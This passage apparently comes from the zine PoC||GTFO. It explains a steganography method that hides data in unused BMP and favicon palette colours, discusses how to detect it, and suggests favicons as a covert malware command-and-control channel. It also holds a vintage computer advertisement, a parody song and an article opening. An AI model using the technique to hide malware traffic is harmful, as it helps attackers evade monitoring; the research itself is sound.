Minimize all the windows on your desktop and you'll likely see a dozen or more of them. Check the tabs in your browser and you'll see many more. Yep, a great deal of those icons and favicons are actually low resolution bitmaps.

And they're a great place to hide data!

BMP Palettes

First, let's discuss how Palettized BMPs work. The basic structure of a bitmap file is a bit like so.

```
//14 Byte FileHeader.
typedef struct tagBITMAPFILEHEADER {
  WORD  bfType;
  DWORD bfSize;
  WORD  bfReserved1;
  WORD  bfReserved2;
  DWORD bfOffBits;
} BITMAPFILEHEADER;

//5 different sizes, 20 to 124 bytes.
struct DIBHeader;

//Optional, 8 to 1024 bytes.
struct Palette;

//Rows are null-padded, divisible by four.
RGBQUAD pixels[];
```

Bitmap images that don't use a palette define the colour independently for each pixel. Each pixel uses three bytes (24 bits) to define the Red, Green and Blue (RGB) channels. The pixels in a palettized image reference the Palette to define the colour for each pixel. 256-colour bitmaps use 8-bit pixels, 16-colour bitmaps use 4-bit pixels, and 2-colour bitmaps use a single bit for each pixel.

The palette structure uses four bytes to define each RGB, with the fourth byte being reserved. The MSDN page on the `RGBQUAD` struct states that the fourth byte is "reserved and must be zero."[52]

The depth of colour in a palettized image is then still the same as a full 24-bit colour image - each pixel is still a full 24-bit colour. It's just that the palettized image is likely to contain fewer overall colours than the 24-bit-per-pixel image. Indeed, even the so-called monochrome 1-bit image isn't restricted to just black and white; the two colours can both be full 24-bit colours.

The choice as to whether to use a palettized image or just have 24-bit pixels mostly comes down to file size. For a small image, such as an icon (and we'll come back to these soon) you might find it better to use 24-bit pixels instead of allocating 1k for the palette. For example, a 16×16 image might use just 20-odd different colours. If it used a palette, then the file size would be (roughly) 1.25k (1024 bytes for the palette and then 256 bytes (16×16) for the pixels), with roughly 900 bytes of palette unreferenced and unused. Using 24-bit pixels would yield a file size of approx .75k (0 bytes for the palette and 768 bytes (16×16×3) for the pixels). The figures for a 32×32 pixel image would be 2,048 bytes for the palettized image and 3,072 bytes for the 24-bit version.

Palette Histograms

The key element of this steganographic technique is to take a histogram of the palette colours that are used in the pixels. It is often the case that not every colour defined in the palette is actually used by the pixels. The histogram makes a count of the number of times each colour is used. We are interested in the colours that have a count of zero, since we can then overwrite those colours (bytes) in the palette array, and it won't affect the display of the image.

To extract the data utilises the same process - take a histogram of the pixels per palette colour, and read those bytes out.

[52] MSDN `tagRGBQUAD` Structure

This technique has three important advantages over the LSB (Least Significant Bit) method:

First, there is no need to have a reference image. The LSB method makes comparison between the original image and the injected image to determine which bits have been altered. With this technique, the original pixel array is the key to which bytes are to be read from the palette.

Second, and depending on the image size, there is the potential to store quite a bit more data into the image. The LSB method generally only uses one bit per colour channel, so even with 24-bit images it can only store three bits per pixel. This method though has an upper-limit on the amount of data that can be stored per image - an 8-bit palettized image that only uses two colours leaves 254 free colours, therefore leaving 762 bytes to inject into. The size of the image itself doesn't change this.

Finally, there is an element of deniability in the histogram method. Steganography is framed as a game between two prisoners, Alice and Bob, who wish to privately communicate in the presence of a warden, Mallory, who can read all of their messages. Even if Mallory does notice that the palette is weird, Alice or Bob could quite plausibly say, "Hey, that's just the palette that the image creation software made." Of course, Alice and Bob could only use their image once without drawing attention to them.

You might remember from earlier that each palette entry uses four bytes. I quite deliberately only use the three RGB bytes to inject and leave the reserved bytes alone, mostly on the grounds of detectability.

[53] `man 1 convert`

Detectability

Despite the claim to deniability, there are some obvious markers of the injection. For starters, take a look at the examples of a palette from an image processed by MS Paint, which is for the most part the old web-safe palette, or the palette generated by Image Magick's `convert` utility,[53] which is front-loaded with the actual colours in the image, and then the rest is solid black (0x000000). Yet another palette that was converted from 24-bit to 256 colours by Image Magick does display quite a spread of colours:





Image Magick Short Palette



Microsoft Web-Safe Palette




Image Magick Full Palette

Then compare these to the palette from an injected image. It is obvious that the colours have been all jumbled up.





Image Before and After Injection



Icons

But who uses those palettized bitmaps any more? The camera in your phone, heck, even the display on your phone, is capable of taking and displaying images with a bewildering depth of colour. And nowadays, bandwidth is cheap and fast, and image compression algorithms are good enough, that there is little reason to lower the quality of the images.

There are two places, however, where these images are, if not ubiquitous, at least quite widespread. Take a moment, and minimize all the windows on your desktop. Most of those icons will be using bitmaps. Now open a browser and navigate to some random page. That little icon in the browser location bar or in the tab is also most likely a bitmap, and is known as a favicon. Not every website has them, but almost every browser will request them.

The Icon file format is basically a little directory of multiple images. The format for an Icon header follows this general schema:

```
typedef struct{
  WORD idReserved; //Always zero.
  WORD idType;     //Often 0x0100.
  WORD idCount;    //Count of dire entries.
} ICONHEADER;
```

It is followed by one or more 16-byte directory entries.

```
typedef struct {
  BYTE bWidth;
  BYTE bHeight;
  BYTE bColorCount;
  BYTE bReserved;
  WORD wPlanes;
  WORD wBitCount;
  DWORD dwBytesInRes;
  DWORD dwOffset;
} ICONDIRENTRY
```


The rest of the file is nominally contiguous blocks of images. The standards suggest that there are only two types of valid images: BMP and PNG. The BMP image blocks are basically the same as for BMP files, but don't use the first 14 bytes of the FileHeader. That is, they use the DIB Header, optionally the Palette, and of course the Pixels.

The DIB pixels in an icon have one other complication. The pixel array is in fact two separate arrays. The first is the is the actual coloured pixel

array. The second is literally an array of bits that act as a mask that is used to determine the transparency of the icon.

One major difference between the Icon format and the DIB format (the actual image format contained in the BMP), is that the Icon header information is little-endian, and the DIB format is big-endian. So the resultant file is a mix of both big and little endians.

Consider that `idCount` field. An icon file can contain up to 65,536 image resources. That's up to 48Mb worth of injectable palette space!



Injected Icon and its Palettes

Example of an Icon header

```
                    -- ico header
2   00 00           idReserved
    01 00           idType
4   02 00           idCount

6                   -- resource header 1
    10              bWidth
8   10              bHeight
    00              bColorCount (0 if >=8bpp)
10  00              bReserved (must be 0)
    01 00           wPlanes
12  08 00           wBitCount
    68 05 00 00     dwBytesInRes
14  26 00 00 00     dwOffset

16                  -- resource header 2
    etc
18
                    -- resource data 1
20  etc             Starts at 0x00000026,
                    containing 0x0568 bytes.
22
                    Consists of:
24                  * DIBHeader
                    * Palette (maybe)
26                  * Pixels
                    * Transparency mask
28
                    -- resource data 2
30  etc
```

Uses in the Past and Future

Taking a look at the favicons used by the top thousand sites from the Alexa list. Just under seven hundred of the sites responded with an image file. Of these, 560 were icon resource files, that is, the type of icon files I've described above. The others were in general just PNGs or other image types simply renamed with the `.ico` extension.

Of these icon resources, at least 1-in-7 contained an 8-bit BMP image, suitable for palette injection. Around three quarters of these files contained only one or two images, but there were four favicons that contained ten or more bitmaps.

Given how widespread these favicons are and their variety, and the fact that they are effectively ignored by most web security monitoring systems, they would an excellent mechanism for at least part of a C2 (Command and Control) channel for malware. Indeed, there is some history with the Vawtrak malware using LSB steganography to communicate updates from their C2 servers.[54] Other malware rootkits have just renamed their malware to `favicon.ico`, but are in reality just raw (or obfuscated) PHP code or the like.

As for prior art, I haven't been able to discover any other previous uses of this technique of repurposing the unused bytes in an image palette. If any brethren know of similar techniques, I'd love to hear about it.

Bitmaps aren't the only image type that use a palette. PNGs, for instance, have a PLTE chunk that describes the colours in the image. But the PNG format removes the dead colours and the PLTE chunk only contains a list of the actual used colours, thereby reducing the size. The PNG standard does however allow the PLTE chunk to contain more colours than are actually used. This histogram technique would then reduce to adding extra bytes to the image file, a method I was trying to avoid.

On the subject of adding extra bytes, notice that both BMPs and Icons are what I call indexed file formats; that is, the header contains information about the offset (where the image data starts) and size (how big the image data is). This makes it possible to introduce arbitrary data into the files and then manipulate the offsets to skip over the padded data. You can also, of course, just tack on the extra data at the end of the file, and it should be ignored by the image viewer.

The default image viewers (eog, shotwell) on the version of Linux I am currently using doesn't like the padding before the pixels, rendering the image with those padded bytes; maybe one of our memory-bug hunting friends could find some delight here. Gimp is okay though. Windows seems to behave correctly and ignores the extra bytes.

Where's the code?

The POC code is a tool called Stegpal, written in Haskell. If the source is not yet available from Hackage, you'll find it attached to this PDF and as the Favicon for the most popular PoC||GTFO mirror.[55]

Creating icons

I used Image Magick to create sample icons. I wasn't too worried about the transparency bits, as they don't change anything about the palette.

Start with a an image that is going to bear being reduced down to a small size. The number of colours doesn't matter too much as this process will reduce that anyway. It's best if the original image has equal dimensions for width and height.

Create a bunch of smaller scaled images from the original. Favicons are usually 16x16 (ish), but you can create them any size you want.

Then feed all of the smaller BMPs into one ico.

```
# Creating icons

convert source.bmp -scale 64x64           \
    -type Palette -depth 8 -compress none \
    temp-64x64.bmp
convert source.bmp -scale 32x32           \
    -type Palette -depth 8 -compress none \
    temp-32x32.bmp
convert source.bmp -scale 16x16           \
    -type Palette -depth 8 -compress none \
    temp-16x16.bmp
convert temp-64x64.bmp temp-32x32.bmp     \
    temp-16x16.bmp favicon.ico
```

[54] `unzip pocorgtfo19.pdf avgvawtrak.pdf`

[55] `unzip pocorgtfo19.pdf stegpal-0.2.8.0.tar.gz; wget https://www.alchemist.org/favicon.ico`

Evesham Micros

WE ACCEPT EXPRESS VOUCHERS

All prices include VAT and Delivery

ATARI 520STFM SUPER PACK

Includes STFM with 1MEG drive, 21 games with business software (worth over £450) & joystick.

Only £349.00

520 STFM latest version with 1MEG drive fitted	£279.00
1040 STFM latest model, inc.TV modulator, with 'Microsoft Write' and 'VIP Professional' for only	£419.00
1040 STFM model with 2 software items as above, with mono monitor	£529.00
1040 STFM model with 2 software items as above, including same extras as supplied with above '520 STFM Super Pack'	£489.00
1040 STFM with 'super pack' extras as above, with SM124 monitor	£599.00
Mega ST2 with mono monitor, 'MS-Write' and 'VIP Pro.'	£849.00
Mega ST4 with mono monitor, 'MS-Write' and 'VIP Pro.'	£1099.00
SLM804 laser printer, great value at	£1099.00
SM124/5 mono monitor	£119.00
Mega ST2 package - includes Mega ST2, mono monitor, external 1Mb 3.5" drive, SLM804 laser printer, 'Microsoft Write', 'VIP Professional', 'Timeworks DTP' software and 90 days on site maintenance	£1795.00
Atari DTP system - includes Mega ST4, mono monitor, SLM804 laser printer, 30Mb hard disk, 'Fleet Street Publisher' software and 90 days on site maintenance	£2795.00
5.25" External drive 40/80 track 360/720K formatted capacity	£159.95
Pace Linnet Modem Pack inc.cable & software	£179.00
Pye 1022 14" TV/Monitor inc.full remote control, c/w ST or Amiga cable	£199.00
Philips CM8833 colour monitor c/w ST or Amiga cable	£229.00
Philips CM8852 as above, higher resolution	£299.00
(Extra £10.00 discount on Philips monitors if bought with an ST or Amiga)	

commodore hardware

SPECIAL OFFER AMIGA PACK

A new Amiga 500 package including the following: (extras worth over £270)

- ★ Amiga 500 computer
- ★ TV Modulator
- ★ Mouse & Mouse mat
- ★ Joystick
- ★ Las Vegas
- ★ Photon Paint
- ★ Karate Kid II
- ★ Sky Fighter
- ★ Black Shadow
- ★ Grid Start
- ★ Demolition
- ★ Quizam!
- ★ Black Shadow
- ★ *plus* 5 disks of public domain s/ware

all for only £399.00

Oceanic OC-118 64/128 disk drive for 64/128 with free GEOS software	£129.95
Oceanic OC-118 as above with Freeze Machine	£149.95
Freeze Machine complete backup cartridge, with integral reset button	£28.95
LC-10 commodore 64/128 ready printer inc. 2 extra black ribbons free	£219.00
LC-10 7-colour version of above printer inc. 2 extra black ribbons	£269.00

Amiga & ST 3.5" Drives

- ★ Very Quiet
- ★ Slimline Styling
- ★ Fully Compatible
- ★ Top quality Citizen drive mechanism
- ★ On/Off switch for Amiga
- ★ External plug-in PSU for ST
- ★ Throughport for Amiga
- ★ 1Mb unformatted capacity

Fully compatible, high quality 3.5" external drives for the ST and Amiga

NEW LOWER PRICE

only £89.95 inc.VAT & delivery

Western Digital Filecards

Upgrading your PC to hard disk? Look no further, we offer the best prices on top quality hardcards. Thorough documentation supplied, low power consumption, with free XTree file management software and Speedread. For Amstrad PC1512/1640 users we supply hardcards tested and formatted, with our simple software installation procedure. The best packages available!

20 MEG...£229.00 **32 MEG...£249.00**

DISECTOR ST V4

for all Atari ST models only £24.95

New Version 4 disk utilities for the ST, features include: **protected software backup**, featuring the new **turbo nibbler**, a *faster and more powerful* copier, which uses all available drives & memory and includes 56 parameter options for handling a greater range of software; **drive B boot** to allow many programs to startup from drive B; **organiser accessory** providing many major disk management commands; **extra format** giving over *15% extra* user storage area per floppy disk; **fast backup; ramdisk accessory**; **undelete file**; PLUS many more!

3.5" disks	5.25" disks
10...£11.95 in plastic case £13.95	25...£13.95 in 50 cap box £22.95
25...£27.95 in 40 cap case £34.95	in 100 cap box £24.95
Fully guaranteed double sided media	Fully guaranteed double sided media

Amstrad PC1512/1640/2086

We offer a wide choice of Amstrad PCs with many upgrade options, including the very latest PC2086 range. For the hard disk option, check our 'Evesham Upgraded Models'. Only the best will do - so we normally upgrade by means of a Western Digital Filecard, which includes XTree and SpeedRead software; however on single drive models we can offer internal installations at the same price (leaving more expansion room but no opportunity for a 2nd floppy drive). We can provide on-site service contracts at time of purchase - phone for details. Prices in lighter type exclude VAT.

Free with 1512 models... Ability and 4 US Gold Games

	SD	DD	AMS H.D.	SD 21MEG	DD 21MEG	SD 32MEG	DD 32MEG
				EVESHAM UPGRADED MODELS			
MONO 1512	384.35 **442.00**	484.35 **557.00**	N/A N/A	583.48 **671.00**	683.48 **786.00**	600.87 **691.00**	700.87 **806.00**
COLOUR 1512	509.57 **586.00**	608.70 **700.00**	N/A N/A	708.70 **815.00**	807.83 **929.00**	726.09 **835.00**	825.22 **949.00**
MONO 1640	474.78 **546.00**	574.78 **661.00**	854.78 **983.00**	673.91 **775.00**	773.91 **890.00**	691.30 **795.00**	791.30 **910.00**
CGA (COLOUR) 1640	614.78 **707.00**	714.78 **822.00**	994.78 **1144.00**	813.91 **936.00**	913.91 **1051.00**	831.30 **956.00**	931.30 **1071.00**
EGA (ECD) 1640	764.35 **879.00**	864.35 **994.00**	1124.35 **1293.00**	963.48 **1108.00**	1063.48 **1223.00**	980.87 **1128.00**	1080.87 **1243.00**
2086 MONO	578.26 **665.00**	686.96 **790.00**	917.39 **1055.00**	777.39 **894.00**	886.09 **1019.00**	794.78 **914.00**	903.48 **1039.00**
2086 CD	717.39 **825.00**	825.22 **949.00**	1056.52 **1215.00**	916.52 **1054.00**	1024.35 **1178.00**	933.91 **1074.00**	1041.74 **1198.00**
2086 12" HRCD	808.70 **930.00**	920.00 **1058.00**	1147.83 **1320.00**	1007.83 **1159.00**	1119.13 **1287.00**	1025.22 **1179.00**	1136.52 **1307.00**
2086 14" HRCD	900.87 **1036.00**	1012.17 **1164.00**	1241.74 **1428.00**	1100.00 **1265.00**	1211.30 **1393.00**	1117.39 **1285.00**	1228.70 **1413.00**

PC1640 Summer Promotion Pack

Includes PC1640 DD with mono monitor, DMP4000 printer and software pack inc. Wordstar 1512, Supercalc 3.1 and Accounts Master DD ..... **£899.00 inc.VAT**

optional extras

3.5 inch drive (720K) for any single drive models £89.95	1512 memory upgrade to 640K £39.95
	NEC V30 (8086 replacement)..... £24.95
Maths Co-processor 8087-2 ..... £139.00	Cipher CT1525 tape streamer £319.00
Amstrad Modem Card V21/23 ..... £99.00	Joystick & Controller Card
Amstrad MC2400 Modem Card £199.00	self centering analog type £34.95

Amstrad PPCs

Low prices on all portable PCs - especially twin drive models

prices in brackets are excluding VAT

PPC512S ..... (£373.04) £429.00	PPC640S ..... (£477.39) £549.00
PPC512D ..... (£433.91) £499.00	PPC640D ..... (£546.96) £629.00

NEW! *External* 3.5" floppy drive (720K) to suit *ANY* Amstrad 1512/1640 including DD and HD models! Uses no expansion slots £114.95

Central Point Software

For all your PC disk management requirements

PC Tools Deluxe**.....**Other utilities may claim to 'do it all' but only PC Tools Deluxe is the complete disk utility package, providing a fast hard disk backup, the best undelete available, 100% safe formatting of floppy and hard disks, unformat, reliable disk caching, compress facility, in fact everything required to manage & protect your data at a sensible price.....**£49.95**

Copy II PC Version 5**.....**The most effective floppy disk backup utility of it's type. We always ship the latest version. Can also transfer many programs to hard disk and then run them without reference to floppy. Supports both 5.25" and 3.5" disk format. Don't be without it.....**£24.95**

Copy II Deluxe Option Board**.....**The ultimate solution to backing up copy-protected software using the hardware option. All the original features of the Option Board, including the most powerful backup copier product on the market, and can even transform any PC equipped with a 3.5" drive into a dual purpose IBM/Macintosh drive. Allows your PC to read and write to MAC data disks easily through DOS. Comes as an easy-to-fit short card.....**£84.95**

PRINTERS

All prices include VAT, delivery and cable

star

We use and recommend Star printers since they do offer an unbeatable combination of features, print quality, reliability and value. Make the sensible decision - get it right with a Star printer at our special, all in, prices.

Star LC10 best-selling 144/36cps printer, 4 NLQ fonts, inc.2 extra ribbons free	£219.00
Star LC10 7-colour version of above printer, inc.2 extra black ribbons	£269.00
Star LC24-10 feature-packed multifont 24 pin printer	£339.00
Star NB24-10 great value 24pin inc. cut sheet feeder + 2 extra ribbons	£499.00
Star NX-15 budget wide carriage printer	£329.00
Star NB24-15 wide carr.version of NB24-10 inc. cut sheet feeder	£649.00
NEC P2200 budget 24pin, great value 168/56 cps	£319.00
Amstrad DMP3160/3250DI good value 10" with serial/parallel interfaces	£189.00
Panasonic KXP1081 reliable budget 10" printer 120/24 cps	£169.00
Panasonic KXP1124 great new sturdy 10" multifont 24pin printer	£319.00
Epson LX800 popular 10" 180/25 cps	£199.00
Epson LQ500 good 24pin printer 150/50 cps	£319.00
Citizen 120D good value 10" 120 cps	£139.00
Citizen HQP-45 wide carriage 24pin printer - a bargain	£399.00

How to order

All prices VAT/delivery inclusive
Next day delivery £5.00 extra

Send cheque, P.O. or ACCESS/VISA details
Phone with ACCESS/VISA details
Govt., educ. & PLC official orders welcome
All goods subject to availability E.&O.E.
Open to callers 6 days, 9.30-5.30
Telex: 333294 Fax: 0386 765354

Evesham Micros Ltd
63 Bridge Street
Evesham
Worcs WR11 4SF
Tel: 0386 765500

Also at: 1762 Pershore Rd., Cotteridge, Birmingham, B30 3BH Tel: 021 458 4564.

19:09 The Pages of PoC||GTFO

To the tune of "The Cover of the Rolling Stone" *by Dr. evm and the MMX Show*
by Dr. Hook and the Medicine Show *(with apologies to, and warm regards for, the late great Shel Silverstein)*

Well we're big time hackers
we know all the threat actors
and we speak at every security show
We'll pentest your net
without breaking a sweat
at a hundred thousand dollars a go
We hunt all of the bounties
for the Feds and the Mounties
but the prize we've never owned
is the congregation's praises
when you're published in the pages
of P-o-C or G-T-F-O!


(PoC...) Wanna see my article in the pages
(GTFO...) Wanna execute in its payload stages!
(GTFO...) Wanna see my zero days
In P-o-C or G-T-F-O!

We got a staff artist name o' Cyber Stardust
who draws logos for all of our vulns
We got a top notch research department
who straightens out our zeroes and ones
Now the name of our game is acquiring fame
but the fame we've never known
is the fame and the glory
when you tell your story
in P-o-C or G-T-F-O!

(PoC...) Wanna read my words in the pages
(GTFO...) Wanna execute in its payload stages!
(GTFO...) Wanna see my zero days
In P-o-C or G-T-F-O!

We invite all the smarties
to our BlackHat parties
that get pretty out of hand
We've got a grey haired CEO
who used to work at CyberCommand
We got all the Twitter hype money can buy
HashtagDeepLearningBlockchainOnaDrone
But technically it's rubbish
So we can't get published
In P-o-C or G-T-F-O!

(PoC...) Wanna see my name on the pages
(GTFO...) Wanna execute in its payload stages!
(GTFO...) Wanna see my zero days
In P-o-C or G-T-F-O!


WIRE
FOR EVERY
ELECTRONIC
PRODUCT
Belden
WIREMAKER FOR INDUSTRY
SINCE 1902
BELDEN MANUFACTURING CO. · CHICAGO
3—8

19:10 Vector Multiplication as an IPC Primitive

by Lorenzo Benelli

Since time immemorial computer scientists have pondered what could be the best way for two processes to interact with each other. Is it shared memory? Is it message queues? Is it sockets? Wait no more, dear neighbor, because in this modest article I'm going to present a novel and more promising way. We will see that processes can communicate with one another by using little more than vector instructions!

Overview of power management

